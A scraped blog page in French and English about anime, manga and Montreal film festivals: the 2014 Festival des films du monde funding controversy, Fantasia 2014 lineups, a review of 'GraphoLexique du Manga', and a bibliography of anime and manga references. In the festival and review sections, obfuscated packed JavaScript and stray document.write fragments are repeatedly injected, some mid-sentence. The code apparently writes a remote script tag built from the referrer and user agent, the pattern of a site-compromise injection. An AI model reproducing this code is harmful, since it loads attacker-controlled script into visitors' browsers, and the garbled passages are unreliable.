“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ibffz|var|u0026u|referrer|ekihz||js|php’.split(‘|’),0,{}))

Lire la suite >>

En mars, le FFM annonçait que le Marché international du film de Montréal, qui est une activité importante du Festival des films du monde de Montréal, aura une nouvelle section de films européens ce qui fera du Marché une plateforme majeure du cinéma européen en Amérique. Ce sera l’occasion pour tous les secteurs européens de l’industrie cinématographique de faire la promotion de leurs films et de développer d’éventuels partenariats de coproduction. Le Marché du film de Montréal est un rendez-vous important pour les membres de l’industrie locale qui y trouvent l’occasion unique de rencontrer des professionnels de tous les pays. En plus de la présence des représentants européens, le Marché accueillera à nouveau la Semaine de l’industrie chinoise du cinéma. (Voir le communiqué)

À la fin avril, le FFM annonçait que le 38e Festival des films du monde sera dédié à la mémoire de Gabriel García Márquez décédé plus tôt cette année. Il est “sans conteste un phare unique de la littérature mondiale du XXe siècle. Le FFM tient à saluer sa mémoire en hommage à son immense talent et à son engagement humaniste constant pour la défense des cultures de l’Amérique du Sud. Il est un des adeptes du réalisme magique qui a influencé non seulement ses collègues écrivains mais aussi nombre de cinéastes latino américains et autres que nous avons accueillis ici » a déclaré Serge Losique, président du FFM. (Voir le communiqué)

Puis, en mai, le FFM dévoilait l’affiche du 38e Festival, qui a été choisie par le public. Il s’agit d’une oeuvre l’artiste bolivien Marco Toxico.

Ses œuvres sont reconnues mondialement et ont bénéficié de publications en Allemagne, Argentine, Belgique, Brésil, Espagne, France, Mexique, Pérou et Venezuela en plus d’y être exposées régulièrement. Il est le cofondateur, avec Karen Gil, de la maison d’édition La Ñatita consacrée à la publication de leurs travaux. Il a été nommé parmi les 10 meilleurs illustrateurs par le Cow International Design Festival d’Ukraine et a obtenu une mention lors des Rencontres latino-américaines de Design 2013 de Buenos-Aires. (Voir le communiqué)

À la fin juin, le FFM nous rappelle que le Marché international du film de Montréal se prépare a accueillir une importante délégation de l’industrie cinématographique chinoise qui viendra proposer une série de projets de coproduction. (Voir le communiqué)

Finalement, en juillet, le FFM a annoncé que Salaud, on t’aime de Claude Lelouch sera le film d’ouverture de la 38e édition du festival (voir le communiqué) et que Aimer, boire et chanter d’Alain Resnais en serait le film de clôture (voir le communiqué). On a également annoncé le 1er août que l’acteur Hippolyte Girardot sera présent à Montréal pour la projection de l’ultime film de Resnais, “Aimer, Boire et Chanter” (voir le communiqué).

Malheureuseement, les préparatifs pour cette 38e édition du festival sont perturbés par une sérieuse controverse. Le 5 juin dernier, Le Devoir annonce que le Festival des films du monde est menacé car il serait en panne de financement. En effet, la SODEC ne lui accorderait pas de subventions cette année et deux autres bailleurs de fonds principaux, Téléfilm Canada et la Ville de Montréal, retireraient aussi leurs soutien faute d’avoir accès à tous ses livres, à un plan de redressement bien établi et à des finances équilibrées. Le FFM serait ainsi en faillite technique puisqu’il serait miné par un déficit accumulé de plus de 2,5 millions.

Le FFM réplique avec un communiqué où il affirme que malgré le fait que certaines promesses de soutien n’ont pas été tenues, les préparatifs pour la 38e année du festival continues, que le festival se tiendra malgré tout, et qu’il offrira comme par le passé une sélection riche et variée. Il est impossible de nier que les festival éprouve des difficultés financières mais qu’il devrait passer au travers grâce à une gestion rigoureuse et responsable et à un plan de relance.

Par la suite, La Presse et Le Devoir font la chronique de cette saga (à noter que la série d’articles de La Presse nous parait plutôt hostile envers le festival):

À suivre… Étrangement, à travers toute cette tempête, je n’ai pas vu beaucoup de gens qui défendent le FFM: à part quelques acteurs du monde du cinéma [Le Devoir, 16 juillet — abonnement requis], je n’ai vu qu’un éditorial au Devoir titré “Un actif à conserver” [Le Devoir, 3 juillet — abonnement requis mais heureusement le FFM l’a reprit dans son intégralité sur sa page Facebook] et une chronique de Nathalie Petrowski, titré “Une dernière chance” (La Presse, 7 juillet) qui le défendent tant soit peu.

Je trouve tout cela extrêmement dommage. Comme je l’ai déjà dit dans un commentaire quelque part sur FB, non seulement le FFM nous offre l’occasion de voir des films qu’on ne verrait pas ailleurs (contrairement au festival de Toronto où les films sortent en salles dans les semaines qui suivent; je n’en comprend pas du tout l’intérêt…) mais il fait rayonner la ville de Montréal internationalement ! Oui peut-être qu’il n’attire plus autant les foule que Fantasia (mais les deux festivals visent des public totalement différents) et c’est sûr qu’il y aurait du travail à faire sur la promotion et la gestion mais le FFM n’en demeure pas moins un événement culturel essentiel qui se doit d’être préservé et subventionné. Point. Si on trouve de l’argent pour la F1, je suis sûr qu’on peut faire l’effort d’en trouver pour le FFM ! Alors, grands dieux et s.v.p., arrêtez d’argumenter et faites juste en sorte qu’on puisse voir de bons et beaux films !

[ Traduire ]

Fantasia 2014


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|etniy|var|u0026u|referrer|yisdb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ibbrr|var|u0026u|referrer|naraz||js|php’.split(‘|’),0,{}))
The 18th edition of the Fantasia International Film Festival will be held in Montreal from July 17 to August 5, document.write(“”); 2014. Screenings will take place mostly at the freshly renovated Concordia Hall Cinema. This year the festival is offering a lineup of over 160 features films and about 300 shorts. For more programming details check the festival’s web page at www.fantasiafestival.com.

Here our main interest is the asian programming (over sixty movies from seven countries: 22 from Japan, 17 from South Korea, 7 from Hong Kong, 2 from Indonesia, one each from China, Malaysia and Philippines) and particularly the animation (twelve movies from four countries: 8 from Japan, 2 from China, as well as one each from South Korea and Indonesia — there’s also one anime-related animation from Québec).

Update: For comments on the Japanese movies presented at Fantasia, I highly recommend reading Claude R. Blouin’s article [in french], “Montréal, Fantasia 2014 : le Japon des exclus” on Shomingeki web magazine.

A recap list of the Asian programming titles follows (with links to full description).


Anime (+ Asian Animation):

Japan (Live-Action):

Other Asian countries (Live-Action):

[ Traduire ]

GraphoLexique du Manga

“Ogives de bonheur, document.write(“”); vent de solitude, spirale de candeur, figure heno-heno-mohe-ji… Voici 33 symboles graphiques des mangas japonais enfin décodés pour le lecteur occidental.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ansft|var|u0026u|referrer|rrnzi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|khtrb|var|u0026u|referrer|efbdy||js|php’.split(‘|’),0,{}))

Plus de 100 illustrations : planches d’auteurs mangas connus en France ou vignettes inédites de jeunes illustrateurs japonais.

Véritable livre ressource pour les auteurs et illustrateurs européens souhaitant mieux connaître les techniques des maîtres mangaka.”

[ Texte du site de l’éditeur et de la couverture arrière ]

Continuez après le saut de page >>

Text in English follows:

Ce livre traite de la lexicographie visuelle du manga. Je suis sûr que c’est un sujet déjà couvert par certains ouvrages du style “Comment dessiner les mangas”, mais je pense que c’est la première fois qu’un ouvrage lui est entièrement consacré.

Le livre explique le «vocabulaire» graphique de manga, c’est à dire tous les symboles et les éléments visuels qui aident le récit et sont spécifiques au mangas. L’ouvrage couvre trente-trois de ces symboles graphiques: (pour exprimer le bonheur, la joie:) les yeux renversés de joie, les ogives de bonheur, les étoiles dans les yeux, les fleurs de pureté, (pour exprimer la gêne, la confusion:) la goutte de gêne, les traits de rougeur, le personnage décoiffé, les postillons de parole, (pour exprimer la colère, la menace:) les crocs d’animalité, le scintillement de mauvais augure, la veine de colère, les yeux pincés d’effort, les yeux ronds de menace, les flammes d’enthousiasme, (pour exprimer la tension, la surprise:) la goutte de tension, le yeux en points, le saignement de nez, les éclairs de stupeur, les lignes de tension, le passage au négatif, (pour exprimer l’absence, l’insignifiance:) l’oeil vide, le personnage sans yeux, la figure heno-heno-mohe-ji, (pour suggérer une prise de conscience:) l’éclat de compréhension, la ligne d’intuition, (pour exprimer la lassitude, l’isolement:) les ombres d’épuisement, le souffle d’air, le vent de solitude, (pour exprimer certains états particuliers:) le spirale de candeur, la spirale de K.O., l’étoile de clic, (pour suggérer une modification dans le cours du récit:) les bords noirs de flash-back, le brouillage de souvenir.

Cela peut paraître un peu sec comme sujet juste de les énumérer comme ça, mais le fait que le livre est bien illustré et que chaque symbole reçoive chacun à peu près quatre pages d’explication, aide beaucoup à rendre le sujet plus compréhensible et facile à “digérer.” Le livre début avec deux chapitres qui explique la question du sens de lecture et de l’index visuel du genre graphique qu’est le manga, et se conclut avec un glossaire et un index des auteurs cités.

C’est un sujet qui certes offre un champs d’intérêt plutôt étroit, mais cela pourrait être utile si vous êtes un néophyte et que vous souhaitez mieux comprendre langage graphique du manga, si vous êtes un apprenti mangaka ou si vous êtes un chercheur universitaire et que vous souhaitez étudier le domaine. Donc une curiosité de spécialiste.

Quelques extraits du livres sont disponibles (en PDF) sur le site de l’éditeur: le sens de lecture et l’index visuel, exprimer la colère, la menace, exprimer la tension, la surprise.

This book title is “Graphical lexicography of manga: Understanding and using the graphical symbols of Japanese comics”. It talks about the graphical lexicography of manga. I am sure it is a subject covered in some English language manga references or “How-to draw manga” books, but I think it’s the first time (in any language—and this time, again, in French) that there’s a work entirely dedicated to it.

The book explains the graphical “vocabulary” of manga, which means the graphical symbols and elements that help telling the story and are specific to the genre. It studies thirty-three of those graphical symbols : eyes reversed of joy, circles of happiness, starry eyes, flowers of purity, sweat drop of embarassment, blushing line strokes, hair messed up out of being put out, droplet of saliva, fang of bestiality, sparkle of bad omen, vein of anger, eyes pinched in effort, threatening round eyes, flames of enthusiasm, sweat drop of tension, small-dot eyes, nose bleed, lightning flash of astonishment, tension lines, scene in negative, empty eyes, no eyes, heno-heno-mohe-ji face, sparkle of understanding, line of intuition, shadow of exhaustion, puff of air, wind of loneliness, spiral of ingenuousness, spiral of knock-out, star of blinking eye, black frame of flash-back, and blurr of memory. It might seem dry just mentioned like that, but the fact that the book is well illustrated helps a lot to understand each symbol—which also gets four pages of explanation each.

It is a pretty narrow field of interest but it can be useful if you are new to manga and want to better understand its graphical language, if you are a wanna-be mangaka or if you are a University academician and want to study the subject.

A few excerpts (in french) are available (in PDF) on the publisher’s website: the reading direction & visual index, how to express anger, threat, how to express tension, surprise. You can also find more information on the back cover of the book.

GraphoLexique du Manga: Comprendre et utiliser les symboles graphiques de la BD Japonaise. Written by Den Sigal. Paris: Eyrolles, 2007. 160 pgs. 17 €. ISBN 978-2-212-11791-2. Recommanded for adults.

For more information / Pour plus d’information:

GraphoLexique du Manga © Groupe Eyrolles, 2007.

[ Traduire ]

Fantasia announces a second wave of 2014 titles


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dbbyh|var|u0026u|referrer|iaafk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iykss|var|u0026u|referrer|kybiy||js|php’.split(‘|’),0,{}))
The Fantasia International Film Festival is proud to unveil additional highlights to their 2014 film lineup.

Official Closing Film – Abel Ferrara’s WELCOME TO NEW YORK

Fantasia will close its 2014 edition with the North American Premiere of Abel Ferrara’s WELCOME TO NEW YORK, document.write(“”); the controversial latest from the legendary filmmaker behind such landmarks as BAD LIEUTENANT, KING OF NEW YORK, NEW ROSE HOTEL and the recently re-released MS 45. It is loosely based on the DSK scandal and stars the iconic Gérard Depardieu in one of the bravest performances of his career. Co-starring is the equally sensational Jacqueline Bisset.

JU-ON: THE BEGINNING OF THE END to launch its Western haunt in Montreal

Fans of classic J-Horror, rejoice! The curse of Kayoko and Toshio is back! Fantasia will be the site of the International Premiere of JU-ON: THE BEGINNING OF THE END, the anticipated new Japanese production that reboots one of the most successful and terrifying horror franchises of the 21st century in a very wise way: by remaining faithful to the original material. Director/Co-Writer Masayuki Ochiai (HYPNOSIS) brings us back to the haunted house and reinstates, slowly but surely, its oppressive atmosphere through a refined and efficient use of mise-en-scene. Co-scripted by none other than Taka Ichise.

A Subterranean New Section in our Programming

Fantasia is proud to announce the creation of a new section of programming, Fantasia Underground, dedicated to showcasing outrageous indie outsider visions created in the counter-cultural spirit that we associate with classic underground film works. It will sport four features, from Canada, USA and one from Japan:

HANA-DAMA: THE ORIGINS
Japan, Dir: Hisayasu Sato. A seemingly mundane high-school bullying drama builds into a cathartic and absurd farce of excessive, bloody, colourful revenge and retribution, care of underground cinema legend Hisayasu Sato (NAKED BLOOD, LOVE & LOATHING LULU & AYANO), co-scripted by Shinji Imaoka (of the demented pinku musical UNDERWATER LOVE). A poignant and strange social critique of girl-on-girl violence and institutional abuse at large. North American Premiere.

Additional 2nd Wave Highlights (films from Asia)

DANCING KARATE KID
Japan, Dir: Tsukasa Kishimoto. Jaw-dropping dance numbers, a flood of jokes amongst the funniest you’ll see all year and eye-popping action scenes are all part of DANCING KARATE KID, an off-the-chain action-comedy blending martial arts and musical moves. Official Selection: Hawaii International Film Festival. Canadian Premiere.

FROM VEGAS TO MACAU
Hong Kong, Dir: Wong Jin. The King of Cool, Chow Yun-Fat, is back in a signature role he made famous in the classic GOD OF GAMBLERS (seen way back at Fantasia Year One!). A royal flush of comical action madness in Wong Jing’s trademark Hong Kong style, co-starring Nicholas Tse and Chapman To. Canadian Premiere.

FUKU-CHAN OF FUKUFUKU FLATS
Japan, Dir: Yosuke Fujita. One part quirky slapstick absurdity and two parts poignant character study, FUKU-CHAN is the feelgood, laugh-out-loud indie comedy hit of this year’s fest, mixing humour and pathos in the way only fan-favourite Yosuke Fujita (FINE, TOTALLY FINE) can. Official Selection: Frankfurt Nippon Connection Festival, New York Asian Film Festival. Canadian Premiere

INGTOOGI: THE BATTLE OF INTERNET TROLLS
South Korea, Dir: Um Tae-hwa. “Koolkidneyz” and “Manboobs” take their online feud into the real world. INGTOOGI is a deep dive into the national geek consciousness of South Korea, an upbeat outsider comedy that evolves into a truly heartfelt story of alienation and loss. Writer/Director Um Tae-hwa shed a dark light on the social media generation in a very promising first feature. International Premiere

JELLYFISH EYES
Japan, Dir: Takashi Murakami. A lively celebration of the Japanese pop-culture tropes that feed the Superflat sensibility of pop-art superstar Takashi Murakami, his JELLYFISH EYES is also a heartfelt critique of Japan’s institutions in the era of Fukushima. This is a gorgeous and enchanting family friendly film with an edge that makes it a must see for film lovers of all ages. Official Selection: Sitges Film Festival. Canadian Premiere

KUNDO: AGE OF THE RAMPANT
South Korea, Dir: Yoon Jong-bin. In a time of turmoil and tyranny, a band of outlaws rises against the nobility. From the director of NAMELESS GANGSTER, a rough and ruthless adventure epic with a universal theme – righteous fury in the face of deep injustice with a stellar cast featuring Ha Jung-woo (THE CHASER) and Gang Dong-won (HAUNTERS). Quebec Premiere

3D NAKED AMBITION
Hong Kong, Dir: Lee Kung Lok. Fresh from the international festival rounds in Hong Kong, New York and Udine, this hairy beast finally comes to country of the beaver with a hardcore vengeance. This stand-alone satire sequel written by Hong Kong’s funniest writers, Chan Hing- Kar (BREAKING NEWS) and Ho Miu-Kei, mercilessly pokes fun at the adult industry, celebrity and Asian culture on all fours while retaining a socially relevant subtext. Canadian Premiere.

NO TEARS FOR THE DEAD
South Korea, Dir: Lee Jeong-beom. In the tradition Luc Besson’s THE PROFESSIONAL and and John Woo’s THE KILLER, a guilt-wracked assassin sides with his target in the hotly anticipated new film from Lee Jeong-beom (THE MAN FROM NOWHERE), a whirlwind of furious action scenes. Quebec Premiere

Fantasia 2014 gives a greater place to Quebec cinema

Returning for its sixth edition in the Fantasia International Film Festival, the Fantastic Weekend of Quebec Cinema offers an even more prominent place to Quebec cinema while remaining committed to the promotion of short film with over 160 premieres! This new edition sees the birth of the Genres du pays offering some titles of Quebec cinema that have shaped our cinematic history. Come and discover five classic presented in collaboration with the Cinémathèque québécoise. In addition, the Fantastic Weekend is proud to present six WAPIKONI MOBILE productions distributed throughout the programming. It will also offers a look at emerging filmmakers with two conferences bringing forward the creativity of young Quebec filmmakers

The Fantasia International Film Festival takes place in Montreal July 17 – August 5, 2014. For this year’s edition and onwards, Fantasia will be returning to the freshly renovated Concordia Hall Cinema as its main base, which now features an even larger screen, new seating and upgraded projection and sound.

The festival’s full lineup of screenings and events will be announced on July 10.

The full press release can be found here. You can also find more information on the festival website.

[ Traduire ]

Essential Anime & Manga References

Introduction

This is an attempt to produce an exhaustive bibliography about anime & manga. It is far from complete yet. So far we’ve only transferred the old version from the Protoculture website (adding links to WoldCat and, whenever possible, to Nelligan—the Montreal libraries’ catalog). We’ve corrected the pictures’ links, added more books (whatever was published since we first started this bibliography; luckily we own a copy of most of these titles — the copy we own are on green background) and we’ll try to keep it updated as often as possible. Strangely, there are much more books about manga than anime… [Last update: 2024-12-28]

For those who are wondering: “anime” is referring to Japanese animation (cartoons) and “manga” is referring to Japanese comics. They are an important part of Japanese popular culture.

Index

[ Traduire ]


The essentials


Anime


[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 1 : 1963-1979. Paris: Ynnis Éditions, Octobre 2021. 112 pages. 19,95 € / $30.95. ISBN 9782376972419.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 2 : 1980-1988. Paris: Ynnis Éditions, Juin 2022. 146 pages. 19,95 € / $34.95. ISBN 9782376972693.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 3 : 1989-1993. Paris: Ynnis Éditions, Juin 2022. 144 pages. 19,95 € / $34.95. ISBN 978-2376972891.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 4 : 1994-1999. Paris: Ynnis Éditions, Novembre 2022. 148 pages. 19,95 € / $34.95. ISBN 978-2376973171.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 5 : 2000-2003. Paris: Ynnis Éditions, Mars 2023. 130 pages. 19,95 € / $34.95. ISBN 978-2376973270.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 6 : 2004-2007. Paris: Ynnis Éditions, Août 2023. 160 pages. 19,95 € / $34.95. ISBN 978-2376973348.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif / Team Animeland] L’Encyclopédie des Animés, vol. 7 : 2008-2010. Paris:Ynnis Éditions, Septembre 2024. 130 pages. 19,95 € / $34.95. ISBN 978-2376974123.

[ AmazonGoodreadsGoogleWorldCat ]


BARICORDI, Andrea; De GIOVANNI, Massimiliano; PIETRONI, Andrea; ROSSI, Barbara and TUNESI, Sabrina. Anime: Guida al cinema d’animazione giapponese. Bologna: Granata Press, 1991. 320 pages. ISBN 88-7248-014-0. 35,000 L. [in italian] [ Wikipedia ]

[ AmazonGoodreadsGoogleWorldCat ]


BARICORDI, Andrea; De GIOVANNI, Massimiliano; PIETRONI, Andrea; ROSSI, Barbara and TUNESI, Sabrina. Anime: A Guide To Japanese Animation (1958-1988). Translated from the Italian by Adeline D’Opera and presented by Claude J. Pelletier. Montreal, Protoculture, 2000. 320 pages, B&W, ISBN 2-9805759-0-9. $25.00 US/Can.

Amazon • Goodreads • Google • WorldCat ]


CAMP, Brian & DAVIS, Julie. Anime Classics Zettai! 100 Must-See Japanese Animation Masterpieces. Berkeley, Stone Bridge Press, 2007. 408 pg. ISBN 978-1933330228. $18.95 US / $23.00 CDN. [ Wikipedia ] See my comment.

[ AmazonGoodreadsGoogleWorldCat ]


CLEMENTS, Jonathan. Anime: A History. British Film Institute, September 2023 (2nd edition). 456 pages. ISBN 978-1839025129.

[ AmazonGoodreadsGoogleWorldCat ]

First edition: December 2013, ISBN 978-1844573905.


CLEMENTS, Jonathan & McCARTHY, Helen. The Anime Encyclopedia: A Guide To Japanese Animation Since 1917. Revised & Expanded Edition. Berkeley, Stone Bridge Press, 2006. 870 pg. ISBN 978-1933330105. $29.95 US.

First Edition: 2001, ISBN 1-880656-64-7. $24.95 US.

3rd Revised Edition: March 2015, 1200 pages, ISBN 9781611729092, $24.95.

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]


LEDOUX, Trish & RANNEY, Doug. The Complete Anime Guide. Japanese Animation Film Directory & Resource Guide (2nd Edition). Tiger Mountain Press, 1997. 214 pg. ISBN 978-0964954250. $19.95 US.

[ AmazonGoodreadsGoogleWorldCat ]

1st Edition: January 1996, ISBN 9780964954236.


MACIAS, Patrick & SATTIN, Samuel. The Essential Anime Guide: 50 Iconic Films, Standout Series, and Cult Masterpieces. Running Press, October 2023, 224 pages. ISBN 9780762484782. $12.99.

[ AmazonGoodreadsGoogleWorldCat ]


McCARTHY, Helen & CLEMENTS, Jonathan. The Erotic Anime Movie Guide. London, Titan Books, 1998. 191 pg. ISBN 1-85286-946-1. £12.99.

[ AmazonGoodreadsGoogleWorldCat ]


PINON, Mathieu & BUNEL, Philippe. Un siècle d’animation Japonaise. Paris:Ynnis Éditions, avril 2018. 208 pages. 35,00 € / $59.95. ISBN 979-1093376806.

[ AmazonGoodreadsGoogleWorldCat ]


POITRAS, Gilles. Anime Essentials: Every Thing A Fan Needs To Know. Berkeley, Stone Bridge Press, 2001. 127 pg. ISBN 1-880656-53-1. $14.95 US.

Amazon • Goodreads • Google • WorldCat ]


Manga

[Collectif]. Le guide Phénix du manga. Paris, Azuka Éditions, Janvier 2006. 750 pg. ISBN 9782849652442. € 18.00. [in french]

[ AmazonGoodreadsGoogleWorldCat ]

[Collectif]. Le guide Phénix du manga. Paris, Kazé, Décembre 2005. 624 pg. ISBN 978-2-8496-5091-9. € 18.00. [in french]

[ AmazonGoodreads ]


[Collectif] Manga: A Visual History. London: Dorling Kindersley Publishing (DK), (to be published in March 2025). 320 pages. ISBN 978-0593844199. 46 € / $50 US / $66.00 Can. Authors includes Frederik L. Schodt, Rachel Thorn, Zack Davisson, Erica Friedman and Jonathan Clements.

[ AmazonGoodreadsGoogleWorldCat ]


[Collectif]. Le meilleur du manga 2013: Les conseils des pros pour s’y retrouver dans la masse ! Paris, Kazé, Février 2013. 192 pg. ISBN 978-2-8203-0510-7. € 7,95 / $13.95. [in french]

[ AmazonGoodreadsGoogleWorldCat ]


BASTIDE, Julien & PREZMAN, Anthony. Guide des mangas: Les 100 séries indispensables. Paris, Bordas, 2006. 288 pg. ISBN 978-2-04-732140-9. € 14,90 [in French]

[ AmazonGoodreadsGoogleWorldCat ]


BOUISSOU, Jean-Marie. Manga: Histoire et univers de la bande dessinée japonaise. Arles, Picquier poche, 2014. 478 pg. 9 € / $19.95. ISBN 978-2-8097-0996-4.

[ AmazonGoodreadsGoogleWorldCat ]

Autres Éditions: 2010, 2012, 2018.


CASTELLAZZI, Davide. A-Z manga: Guida al fumetto giapponese. Roma, Coniglio Editore, 2004. 192 pg. ISBN 978-8888833088. € 13.00. [in italian]

[ AmazonGoodreadsGoogleWorldCat ]


COUDIÈRE, Bénédicte. 100 mangas qui ont marqué l’histoire! Paris: Ynnis, Août 2024. 206 pages. 35,00 € / $59.95. ISBN 9782376974376. 

[ AmazonGoodreadsGoogleWorldCat ]


FINET, Nicolas. Dico Manga: Le dictionnaire encyclopédique de la bande-dessinée japonaise. Paris, Fleurus, 2008. 624 pg. ISBN 978-2215079316. € 30.00 / $24.95. [in french] Read the commentary.

[ AmazonGoodreadsGoogleWorldCat ]


GRAVETT, Paul. Manga: Sixty Years of Japanese Comics. Laurence King Publishing / Harper Design Intl, 2004. 176 pg. ISBN 978-1856693912. $24.95 US. [Aussi disponible en version française]

[ AmazonGoodreadsGoogleWikipediaWorldCat ]


GROENSTEEN, Thierry. LUnivers des Mangas. Une Introduction à la Bande Dessinée Japonaise. Casterman, 1996. 143 pg. ISBN 2-203-32606-9. [in french]

[ AmazonGoodreadsGoogleWorldCat ]


KOYAMA-RICHARD, Brigitte. One thousand years of manga. Paris: Flammarion, 2007. 248 pg. ISBN 978-2-0803-0029-4. $49.95 US / $62 Can / € 40.00. [Aussi disponible en version française]

[ AmazonGoodreadsGoogleWorldCat ]


McCARTHY, Helen. A Brief History of Manga: The essential pocket guide to the Japanese pop culture phenomenon. London: Ilex Press, July 2014. 18.5 x 11.5 cm, 96 pg., £7.99 / $14.99 Cnd. ISBN:978-1-78157-098-2.

[ AmazonGoodreadsGoogleWorldCat ]


